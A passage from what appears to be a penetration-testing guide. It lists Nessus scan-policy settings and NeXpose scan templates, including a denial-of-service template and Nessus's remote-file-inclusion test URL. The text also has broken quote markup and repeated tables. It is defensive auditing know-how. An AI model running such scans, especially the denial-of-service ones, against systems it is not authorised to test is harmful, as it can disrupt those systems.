FTP account Anonymous
FTP password (sent in clear)
FTP writeable directory /incoming
POP2 account Blank
Continued on next page

Table 9.6 – continued from previous page
POP2 password (sent in clear) Blank
POP3 account Blank
POP3 password (sent in clear) Blank
IMAP account Blank
IMAP password (sent in clear) Blank
Modbus/TCP Coil Access Settings
Start reg 0
End reg 16
Nessus SYN scanner Settings
Firewall detection Automatic (normal)
Nessus TCP scanner Settings
Firewall detection Automatic (normal)
News Server (NNTP) Information Disclosure Settings
From address Nessus <listme@listme.dsbl.org>
Test group name regex f[a-z]\.tests?
Max crosspost 7
Local distribution Checked
No archive Unchecked
Nikto (NASL wrapper) Settings
Enable Nikto Unchecked
Disable if server never replies 404 Unchecked
Root directory Blank
Pause between tests (s) Blank
Scan CGI directories User supplied
Display: 1 Show redirects Unchecked
Display: 2 Show cookies received Unchecked
Display: 3 Show all 200/OK responses Unchecked
Display: 4 Show URLs which require authentication Unchecked
Display: V Verbose Output Unchecked
Tuning: 1 Interesting File/Seen in logs Unchecked

Tuning: 2 Misconfiguration / Default File Unchecked
Tuning: 3 Information Disclosure Unchecked
Tuning: 4 Injection (XSS/Script/HTML) Unchecked
Oracle Settings Settings
Oracle SID Blank
Test default accounts (slow) Unchecked
PCI DSS Compliance Settings
Check for PCI-DSS compliance Unchecked
Ping the remote host Settings
TCP ping destination port(s) Built-in
Do an ARP ping Checked
Do a TCP ping Checked
Continued on next page

Table 9.6 – continued from previous page
Do an ICMP ping Checked
Number of Retries (ICMP) 2
Do an applicative UDP ping (DNS, RPCÖ) Unchecked
Make the dead hosts appear in the report Unchecked
Log live hosts in the report Unchecked
Test the local Nessus host Checked
Fast network discovery Unchecked
Port scanners settings Settings
Check open TCP ports found by local port enumerators Unchecked
Only run network port scanners if local port enumeration
failed
Checked
SMB Registry: Start the Registry Service during the
scan
Settings
Start the Registry Service during the scan Unchecked
SMB Scope Settings
Request information about the domain Checked
SMB use domain SID to enumerate users Settings
Start UID 1000
End UID 1200
SMB use host SID to enumerate local users Settings
Start UID 1000
End UID 1200
SMTP settings Settings
Third party domain Example.com
From address nobody@example.com
To address postmaster@[AUTO_REPLACED_IP]
SNMP settings Settings
Community name Public
UDP port 161
SNMPv3 user name Blank
SNMPv3 authentication password Blank
SNMPv3 authentication algorithm MD5
SNMPv3 privacy password Blank
SNMPv3 privacy algorithm DES
Service Detection Settings

Test SSL based services Known SSL ports
Unix Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Continued on next page

Table 9.6 – continued from previous page
Policy file #5 Blank
Web Application Tests Settings Settings
Enable web applications tests Unchecked
Maximum run time (min) 60
Send POST requests Unchecked
Combinations of arguments values one value
HTTP Parameter Pollution Unchecked
Stop at first flaw Per port (quicker)
Test embedded web servers Unchecked
URL for Remote File Inclusion http://rfi.nessus.org/rfi.txt
Web mirroring Settings
Number of pages to mirror 1000
Maximum depth 6
Start page /
Excluded items regex /server_privileges\.php
Follow dynamic pages Unchecked
Windows Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
Windows File Contents Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a
policy called “Only Safe Checks (Web)”. In order to do this you will need to connect to the Nessus server UI, so that
you can create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on
the right. The “Add Policy” screen will be displayed as follows:
Screenshot Here
“‘
There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the
default settings do not need to be modified.
9.19 General
The General tab is where we will name and configure scan options related to our policy. There are six boxes of

grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options,
and Performance.
9.19. General 195
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Basic allows us to define the policy itself. The actual settings have been defined as indicated below:
Basic Section Setting
Name Only Safe Checks (Web)
Visibility Shared
Description
Complete scans not including Denial of Service.
Scan Section Setting
Save Knowledge Base Checked
Safe Checks Checked
Silent Dependencies Checked
Log Scan Details to Server Unchecked
Stop Host Scan on Disconnect Unchecked
Avoid Sequential Scans Unchecked
Consider Unscanned Ports as Closed Unchecked
Designate Hosts by their DNS Name Unchecked
Network Section Setting
Reduce Parallel Connections on Congestion Unchecked
Use Kernel Congestion Detection (Linux Only) Unchecked
Port Scanners Section Setting
TCP Scan Checked
UDP Scan Unchecked
SYN Scan Unchecked
SNMP Scan Checked
Netstat SSH Scan Checked
Netstat WMI Scan Checked
Ping Host Unchecked
Port Scan Options Section Setting
Port Scan Range
1-65535
Performance Section Setting
Max Checks Per Host (Windows) 5
Max Checks Per Host (Linux) 50-75
Max Hosts Per Scan 5
Network Receive Timeout (seconds) 5
Max Simultaneous TCP Sessions Per Host Unlimited
Max Simultaneous TCP Sessions Per Scan Unlimited
9.20 Credentials
The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.
For our policy we will not edit any of the settings within this section. They are however documented to ensure
completeness.
Windows credentials Setting
Continued on next page
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Table 9.8 – continued from previous page
SMB account Blank

SMB password Blank
SMB domain (optional) Blank
SMB password type Password
Additional SMB account (1) Blank
Additional SMB password (1) Blank
Additional SMB domain (optional)(1) Blank
Additional SMB account (2) Blank
Additional SMB password (2) Blank
Additional SMB domain (optional)(2) Blank
Additional SMB account (3) Blank
Additional SMB password (3) Blank
Additional SMB domain (optional)(3) Blank
Never send SMB credentials in clear text Checked
Only use NTLMv2 Unchecked
‘‘SSH Settings ‘‘ Setting
SSH user name root
SSH password (unsafe!) Blank
SSH public key to use Blank
SSH private key to use Blank
Passphrase for SSH key Blank
Elevate privileges with Nothing
su login Blank
Escalation password Blank
SSH known_hosts file Blank
Preferred SSH port 22
Client version OpenSSH_5.0
Kerberos configuration Settings
Kerberos Key Distribution Center (KDC) Blank
Kerberos KDC Port 88
Kerberos KDC Transport UDP
Kerberos Realm (SSH only) Blank
Cleartext protocols settings Settings
User name Blank
Password (unsafe!) Blank
Try to perform patch level checks over telnet Unchecked
Try to perform patch level checks over rsh Unchecked
Try to perform patch level checks over rexec Unchecked
9.21 Plugins
The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to
enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes
the Safe Checks is selected from the General Tab.
9.21. Plugins 197
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9.22 Preferences
The Preferences tab allows for more granular control over scan settings. All items in this category should be. The
actual settings have been defined as indicated below:
Cisco IOS Compliance Checks Setting
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank

Policy file #4 Blank
Policy file #5 Blank
‘’‘Database Compliance Checks ‘’‘ Setting
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
‘’‘Database Settings ‘’‘ Setting
Login Blank
Password Blank
DB Type Oracle
Database SID Blank
Database port to use Blank
Oracle auth type NORMAL
SQL Server auth type Windows
Do not scan fragile devices Setting
Scan Network Printers Unchecked
Scan Novell Netware hosts Unchecked
Global variable settings Setting
Probe services on every port Checked
Do not log in with user accounts not
specified in the policy
Unchecked
Enable CGI scanning Checked
Network type Mixed (use RFC 1918)
Enable experimental scripts Unchecked
Thorough tests (slow) Unchecked
Report verbosity Normal
Report paranoia Normal
HTTP User-Agent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0)
SSL certificate to use Blank
SSL CA to trust Blank
SSL key to use Blank
SSL password for SSL key Blank
Continued on next page

Table 9.9 – continued from previous page
HTTP cookies import Settings
Cookies file Blank
HTTP login page Settings
Login page /
Login form Blank
Login form fields user=%USER%&password=%PASS%
Login form method POST
Re-authenticate delay (seconds) Blank
Check authentication on page Blank
Follow 30x redirections (# of levels) 2
Authenticated regex Blank
Invert test (disconnected if regex matches) Unchecked
Match regex on HTTP headers Unchecked

Case insensitive regex Unchecked
ICCP/COTP TSAP Addressing Settings
Start COTP TSAP 8
Stop COTP TSAP 8
Login configurations Settings
HTTP account Blank
HTTP password (sent in clear) Blank
NNTP account Blank
NNTP password (sent in clear) Blank
FTP account Anonymous
FTP password (sent in clear)
FTP writeable directory /incoming
POP2 account Blank
POP2 password (sent in clear) Blank
POP3 account Blank
POP3 password (sent in clear) Blank
IMAP account Blank
IMAP password (sent in clear) Blank
Modbus/TCP Coil Access Settings
Start reg 0
End reg 16
Nessus SYN scanner Settings
Firewall detection Automatic (normal)
Nessus TCP scanner Settings
Firewall detection Automatic (normal)
News Server (NNTP) Information Disclosure Settings
From address Nessus <listme@listme.dsbl.org>
Test group name regex f[a-z]\.tests?
Max crosspost 7
Local distribution Checked
Continued on next page

Table 9.9 – continued from previous page
No archive Unchecked
Nikto (NASL wrapper) Settings
Enable Nikto Checked
Disable if server never replies 404 Unchecked
Root directory Blank
Pause between tests (s) Blank
Scan CGI directories User supplied
Display: 1 Show redirects Unchecked
Display: 2 Show cookies received Unchecked
Display: 3 Show all 200/OK responses Unchecked
Display: 4 Show URLs which require authentication Unchecked
Display: V Verbose Output Unchecked
Tuning: 1 Interesting File/Seen in logs Unchecked
Tuning: 2 Misconfiguration / Default File Unchecked
Tuning: 3 Information Disclosure Unchecked
Tuning: 4 Injection (XSS/Script/HTML) Unchecked
Oracle Settings Settings
Oracle SID Blank
Test default accounts (slow) Unchecked

PCI DSS Compliance Settings
Check for PCI-DSS compliance Unchecked
Ping the remote host Settings
TCP ping destination port(s) Built-in
Do an ARP ping Checked
Do a TCP ping Checked
Do an ICMP ping Checked
Number of Retries (ICMP) 2
Do an applicative UDP ping (DNS, RPCÖ) Unchecked
Make the dead hosts appear in the report Unchecked
Log live hosts in the report Unchecked
Test the local Nessus host Checked
Fast network discovery Unchecked
Port scanners settings Settings
Check open TCP ports found by local port enumerators Unchecked
Only run network port scanners if local port enumeration
failed
Checked
SMB Registry: Start the Registry Service during the
scan
Settings
Start the Registry Service during the scan Unchecked
SMB Scope Settings
Request information about the domain Checked
SMB use domain SID to enumerate users Settings
Continued on next page

Table 9.9 – continued from previous page
Start UID 1000
End UID 1200
SMB use host SID to enumerate local users Settings
Start UID 1000
End UID 1200
SMTP settings Settings
Third party domain Example.com
From address nobody@example.com
To address postmaster@[AUTO_REPLACED_IP]
SNMP settings Settings
Community name Public
UDP port 161
SNMPv3 user name Blank
SNMPv3 authentication password Blank
SNMPv3 authentication algorithm MD5
SNMPv3 privacy password Blank
SNMPv3 privacy algorithm DES
Service Detection Settings
Test SSL based services Known SSL ports
Unix Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank

Policy file #5 Blank
Web Application Tests Settings Settings
Enable web applications tests Checked
Maximum run time (min) 60
Send POST requests Unchecked
Combinations of arguments values one value
HTTP Parameter Pollution Unchecked
Stop at first flaw Per port (quicker)
Test embedded web servers Unchecked
URL for Remote File Inclusion http://rfi.nessus.org/rfi.txt
Web mirroring Settings
Number of pages to mirror 1000
Maximum depth 6
Start page /
Excluded items regex /server_privileges\.php
Follow dynamic pages Unchecked
Windows Compliance Checks Settings
Policy file #1 Blank
Continued on next page

Table 9.9 – continued from previous page
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
Windows File Contents Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a
policy called “Validation Scan.” In order to do this you will need to connect to the Nessus server UI, so that you can
create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on the right.
The “Add Policy” screen will be displayed as follows:
Screenshot Here *‘ *‘
There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the
default settings do not need to be modified.
9.23 General
The General tab is where we will name and configure scan options related to our policy. There are six boxes of
grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options,
and Performance.
Basic allows us to define the policy itself. The actual settings have been defined as indicated below:
Basic Section Setting
Name Validation Scan
Visibility Shared

Description
Validation Scan Only (Use to check that Nessus is
working properly and the signature date)
Scan Section Setting
Save Knowledge Base Checked
Safe Checks Checked
Silent Dependencies Checked
Log Scan Details to Server Unchecked
Stop Host Scan on Disconnect Unchecked
Avoid Sequential Scans Unchecked
Consider Unscanned Ports as Closed Unchecked
Designate Hosts by their DNS Name Unchecked
Network Section Setting
Continued on next page

Table 9.10 – continued from previous page
Reduce Parallel Connections on Congestion Unchecked
Use Kernel Congestion Detection (Linux Only) Unchecked
Port Scanners Section Setting
TCP Scan Checked
UDP Scan Unchecked
SYN Scan Unchecked
SNMP Scan Unchecked
Netstat SSH Scan Checked
Netstat WMI Scan Checked
Ping Host Unchecked
Port Scan Options Section Setting
Port Scan Range
22, 161, 1241, 8834
Performance Section Setting
Max Checks Per Host (Windows) 5
Max Checks Per Host (Linux) 50-75
Max Hosts Per Scan 1
Network Receive Timeout (seconds) 5
Max Simultaneous TCP Sessions Per Host Unlimited
Max Simultaneous TCP Sessions Per Scan Unlimited
9.24 Credentials
The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.
For our policy we will not edit any of the settings within this section. They are however documented to ensure
completeness.
Windows credentials Setting
SMB account Blank
SMB password Blank
SMB domain (optional) Blank
SMB password type Password
Additional SMB account (1) Blank
Additional SMB password (1) Blank
Additional SMB domain (optional)(1) Blank
Additional SMB account (2) Blank
Additional SMB password (2) Blank

Additional SMB domain (optional)(2) Blank
Additional SMB account (3) Blank
Additional SMB password (3) Blank
Additional SMB domain (optional)(3) Blank
Never send SMB credentials in clear text Checked
Only use NTLMv2 Unchecked
‘’‘SSH Settings ‘’‘ Setting
SSH user name root
Continued on next page
9.24. Credentials 203
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Table 9.11 – continued from previous page
SSH password (unsafe!) Blank
SSH public key to use Blank
SSH private key to use Blank
Passphrase for SSH key Blank
Elevate privileges with Nothing
su login Blank
Escalation password Blank
SSH known_hosts file Blank
Preferred SSH port 22
Client version OpenSSH_5.0
Kerberos configuration Settings
Kerberos Key Distribution Center (KDC) Blank
Kerberos KDC Port 88
Kerberos KDC Transport UDP
Kerberos Realm (SSH only) Blank
Cleartext protocols settings Settings
User name Blank
Password (unsafe!) Blank
Try to perform patch level checks over telnet Unchecked
Try to perform patch level checks over rsh Unchecked
Try to perform patch level checks over rexec Unchecked
9.25 Plugins
The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to
enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes
the Safe Checks is selected from the General Tab.
9.26 Preferences
The Preferences tab allows for more granular control over scan settings. All items in this category should be. The
actual settings have been defined as indicated below:
Cisco IOS Compliance Checks Setting
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
‘’‘Database Compliance Checks ‘’‘ Setting
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank

Policy file #4 Blank
Continued on next page

Table 9.12 – continued from previous page
Policy file #5 Blank
‘’‘Database Settings ’’‘ Setting
Login Blank
Password Blank
DB Type Oracle
Database SID Blank
Database port to use Blank
Oracle auth type NORMAL
SQL Server auth type Windows
Do not scan fragile devices Setting
Scan Network Printers Unchecked
Scan Novell Netware hosts Unchecked
Global variable settings Setting
Probe services on every port Checked
Do not log in with user accounts not
specified in the policy
Unchecked
Enable CGI scanning Checked
Network type Mixed (use RFC 1918)
Enable experimental scripts Unchecked
Thorough tests (slow) Unchecked
Report verbosity Normal
Report paranoia Normal
HTTP User-Agent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0)
SSL certificate to use Blank
SSL CA to trust Blank
SSL key to use Blank
SSL password for SSL key Blank
HTTP cookies import Settings
Cookies file Blank
HTTP login page Settings
Login page /
Login form Blank
Login form fields user=%USER%&password=%PASS%
Login form method POST
Re-authenticate delay (seconds) Blank
Check authentication on page Blank
Follow 30x redirections (# of levels) 2
Authenticated regex Blank
Invert test (disconnected if regex matches) Unchecked
Match regex on HTTP headers Unchecked
Case insensitive regex Unchecked
Continued on next page

Table 9.12 – continued from previous page
ICCP/COTP TSAP Addressing Settings

Start COTP TSAP 8
Stop COTP TSAP 8
Login configurations Settings
HTTP account Blank
HTTP password (sent in clear) Blank
NNTP account Blank
NNTP password (sent in clear) Blank
FTP account Anonymous
FTP password (sent in clear)
FTP writeable directory /incoming
POP2 account Blank
POP2 password (sent in clear) Blank
POP3 account Blank
POP3 password (sent in clear) Blank
IMAP account Blank
IMAP password (sent in clear) Blank
Modbus/TCP Coil Access Settings
Start reg 0
End reg 16
Nessus SYN scanner Settings
Firewall detection Automatic (normal)
Nessus TCP scanner Settings
Firewall detection Automatic (normal)
News Server (NNTP) Information Disclosure Settings
From address Nessus <listme@listme.dsbl.org>
Test group name regex f[a-z]\.tests?
Max crosspost 7
Local distribution Checked
No archive Unchecked
Nikto (NASL wrapper) Settings
Enable Nikto Checked
Disable if server never replies 404 Unchecked
Root directory Blank
Pause between tests (s) Blank
Scan CGI directories User supplied
Display: 1 Show redirects Unchecked
Display: 2 Show cookies received Unchecked
Display: 3 Show all 200/OK responses Unchecked
Display: 4 Show URLs which require authentication Unchecked
Display: V Verbose Output Unchecked
Tuning: 1 Interesting File/Seen in logs Unchecked
Tuning: 2 Misconfiguration / Default File Unchecked
Tuning: 3 Information Disclosure Unchecked
Continued on next page

Table 9.12 – continued from previous page
Tuning: 4 Injection (XSS/Script/HTML) Unchecked
Oracle Settings Settings
Oracle SID Blank
Test default accounts (slow) Unchecked
PCI DSS Compliance Settings
Check for PCI-DSS compliance Unchecked

Ping the remote host Settings
TCP ping destination port(s) Built-in
Do an ARP ping Checked
Do a TCP ping Checked
Do an ICMP ping Checked
Number of Retries (ICMP) 2
Do an applicative UDP ping (DNS, RPCÖ) Unchecked
Make the dead hosts appear in the report Unchecked
Log live hosts in the report Unchecked
Test the local Nessus host Checked
Fast network discovery Unchecked
Port scanners settings Settings
Check open TCP ports found by local port enumerators Unchecked
Only run network port scanners if local port enumeration
failed
Checked
SMB Registry: Start the Registry Service during the
scan
Settings
Start the Registry Service during the scan Unchecked
SMB Scope Settings
Request information about the domain Checked
SMB use domain SID to enumerate users Settings
Start UID 1000
End UID 1200
SMB use host SID to enumerate local users Settings
Start UID 1000
End UID 1200
SMTP settings Settings
Third party domain Example.com
From address nobody@example.com
To address postmaster@[AUTO_REPLACED_IP]
SNMP settings Settings
Community name Public
UDP port 161
SNMPv3 user name Blank
Continued on next page

Table 9.12 – continued from previous page
SNMPv3 authentication password Blank
SNMPv3 authentication algorithm MD5
SNMPv3 privacy password Blank
SNMPv3 privacy algorithm DES
Service Detection Settings
Test SSL based services Known SSL ports
Unix Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
Web Application Tests Settings Settings

Enable web applications tests Checked
Maximum run time (min) 1
Send POST requests Unchecked
Combinations of arguments values one value
HTTP Parameter Pollution Unchecked
Stop at first flaw Per port (quicker)
Test embedded web servers Unchecked
URL for Remote File Inclusion http://rfi.nessus.org/rfi.txt
Web mirroring Settings
Number of pages to mirror 0
Maximum depth 0
Start page /
Excluded items regex
*
Follow dynamic pages Unchecked
Windows Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
Windows File Contents Compliance Checks Settings
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
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9.27 Denial of service
‘‘‘Description: ‘‘‘This basic audit of all network assets uses both safe and unsafe (denial-of-service) checks. This scan
does not include in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.
‘‘‘Why use this template: ‘‘‘You can run a denial of service scan in a preproduction environments to test the resistance
of assets to denial-of service conditions.
‘‘‘Device/vulnerability scan: ‘‘‘Y/Y
‘‘‘Maximum # scan threads: ‘‘‘10
‘‘‘ICMP (Ping hosts): ‘‘‘Y
‘‘‘TCP ports used for device discovery: ‘‘‘80
‘‘‘UDP ports used for device discovery: ‘‘‘None
‘‘‘Device discovery performance: ‘‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘‘TCP port scan method: ‘‘‘Stealth scan (SYN)
‘‘‘TCP optimizer ports: ‘‘‘None
‘‘‘TCP ports to scan: ‘‘‘Well known numbers + 1-1040
‘‘‘TCP port scan performance: ‘‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘‘UDP ports to scan: ‘‘‘Well-known numbers
‘‘‘Simultaneous port scans: ‘‘‘5
‘‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘‘None
‘‘‘Specific vulnerability checks disabled: ‘‘‘Local, patch, policy check types
9.28 Discovery scan
‘‘‘Description: ‘‘‘This scan locates live assets on the network and identifies their host names and

operating systems.
NeXpose does not perform enumeration, policy, or vulnerability scanning with this template.
‘’‘Why use this template: ‘’‘You can run a discovery scan to compile a complete list of all network assets. Afterward,
you can target subsets of these assets for intensive vulnerability scans, such as with the Exhaustive scan template.
‘’‘Device/vulnerability scan: ‘’‘Y/N
‘’‘Maximum # scan threads: ‘’‘10
‘’‘ICMP (Ping hosts): ‘’‘Y
‘’‘TCP ports used for device discovery: ‘’‘21, 22, 23, 25, 80, 88, 110, 111, 135, 139, 143, 220, 264, 389, 443, 445,
449, 524, 585, 636, 993, 995, 1433, 1521, 1723, 3389, 8080, 9100
‘’‘UDP ports used for device discovery: ‘’‘53,67,111,135,137,161,500,1701
‘’‘Device discovery performance: ‘’‘5 ms send delay, 2 retries, 3000 ms block timeout
‘’‘TCP port scan method: ‘’‘Stealth scan (SYN)
‘’‘TCP optimizer ports: ‘’‘None
‘’‘TCP ports to scan: ‘’‘21, 22, 23, 25, 80, 110, 139, 143,220, 264, 443, 445, 449, 524, 585, 993, 995, 1433, 1521,
1723, 8080, 9100
‘’‘TCP port scan performance: ‘’‘0 ms send delay, 25 blocks, 500 ms block delay, 3 retries
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‘’‘UDP ports to scan: ‘’‘161, 500
‘’‘Simultaneous port scans: ‘’‘10
‘’‘Specific vulnerability checks enabled (which disables all other checks): ‘’‘None
‘’‘Specific vulnerability checks disabled: ‘’‘None
9.29 Discovery scan (aggressive)
‘’‘Description: ‘’‘This fast, cursory scan locates live assets on high-speed networks and identifies their host names
and operating systems. NeXpose sends packets at a very high rate, which may trigger IPS/IDS sensors, SYN flood
protection, and exhaust states on stateful firewalls. NeXpose does not perform enumeration, policy, or vulnerability
scanning with this template.
‘’‘Why use this template: ‘’‘This template is identical in scope to the discovery scan, except that it uses more threads
and is, therefore, much faster. The tradeoff is that scans run with this template may not be as thorough as with the
Discovery scan template.
‘’‘Device/vulnerability scan: ‘’‘Y/N
‘’‘Maximum # scan threads: ‘’‘25
‘’‘ICMP (Ping hosts): ‘’‘Y
‘’‘TCP ports used for device discovery: ‘’‘21, 22, 23, 25, 80, 88, 110, 111, 135, 139, 143, 220, 264, 389, 443, 445,
449, 524, 585, 636, 993, 995, 1433, 1521, 1723, 3389, 8080, 9100
‘’‘UDP ports used for device discovery: ‘’‘53, 67, 111, 135, 137, 161, 500, 1701
‘’‘Device discovery performance: ‘’‘0 ms send delay, 2 retries, 3000 ms block timeout
‘’‘TCP port scan method: ‘’‘Stealth scan (SYN)
‘’‘TCP optimizer ports: ‘’‘None
‘’‘TCP ports to scan: ‘’‘21, 22, 23, 25, 80, 110, 139, 143, 220, 264, 443, 445, 449, 524, 585, 993, 995, 1433, 1521,
1723, 8080, 9100
‘’‘TCP port scan performance: ‘’‘0 ms send delay, 25 blocks, 500 ms block delay, 3 retries

‘‘UDP ports to scan: ‘‘161, 500
‘‘Simultaneous port scans: ‘‘25
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘None
9.30 Exhaustive
‘‘Description: ‘‘This thorough network scan of all systems and services uses only safe checks, including patch/hotfix
inspections, policy compliance assessments, and application-layer auditing. This scan could take several hours, or even
days, to complete, depending on the number of target assets.
‘‘Why use this template: ‘‘Scans run with this template are thorough, but slow. Use this template to run intensive
scans targeting a low number of assets.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10

l’’CMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘80
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘NeXpose determines optimal method
‘‘TCP optimizer ports: ‘‘21, 23, 25, 80, 110, 111, 135, 139, 443, 445, 449, 8080
‘‘TCP ports to scan: ‘‘All possible (1-65535)
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘None
9.31 Full audit
‘‘Description: ‘‘This full network audit of all systems uses only safe checks, including network-based vulnerabilities,
patch/hotfix checking, and application-layer auditing. NeXpose scans only default ports and disables policy checking,
which makes scans faster than with the Exhaustive scan. Also, NeXpose does not check for potential vulnerabilities
with this template.
‘‘Why use this template: ‘‘This is the default NeXpose scan template. Use it to run a fast, thorough vulnerability
scan right “out of the box.”
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘80
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well known numbers + 1-1040
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None

‘‘Specific vulnerability checks disabled: ‘‘Policy check type
9.31. Full audit 211
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9.32 HIPAA compliance
‘‘Description: ‘‘NeXpose uses safe checks in this audit of compliance with HIPAA section 164.312 (“Technical
Safeguards”). The scan will flag any conditions resulting in inadequate access control, inadequate auditing, loss of
integrity, inadequate authentication, or inadequate transmission security (encryption) .
‘‘Why use this template: ‘‘Use this template to scan assets in a HIPAA-regulated environment, as part of a HIPAA
compliance program.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘80
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well known numbers +
1-1040
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘None
9.33 Internet DMZ audit
‘‘Description: ‘‘This penetration test covers all common Internet services, such as Web, FTP, mail (SMTP/POP/IMAP/Lotus Notes), DNS, database, Telnet, SSH, and VPN. NeXpose does not perform in-depth
patch/hotfix checking and policy compliance audits will not be performed.
‘‘Why use this template: ‘‘Use this template to scan assets in your DMZ.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘N
‘‘TCP ports used for device discovery: ‘‘None
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well-known numbers
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‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘None
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘DNS, database, FTP, Lotus Notes/Domino, Mail, SSH, TFTP, Telnet, VPN, Web check categories
‘‘Specific vulnerability checks disabled: ‘‘None
9.34 Linux RPMs
‘‘Description: ‘‘This scan verifies proper installation of RPM patches on Linux systems. For optimum success, use

administrative credentials.
‘‘Why use this template: ‘‘Use this template to scan assets running the Linux operating system.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum ‘‘# scan threads: 10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘22, 23
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘22, 23
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘None
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘RPM check type
‘‘Specific vulnerability checks disabled: ‘‘None
9.35 Microsoft hotfix
‘‘Description: ‘‘This scan verifies proper installation of hotfixes and service packs on Microsoft Windows systems.
For optimum success, use administrative credentials.
‘‘Why use this template: ‘‘Use this template to verify that assets running Windows have hotfix patches installed on
them.
‘‘Device/vulnerability scan: ‘‘Y/Y
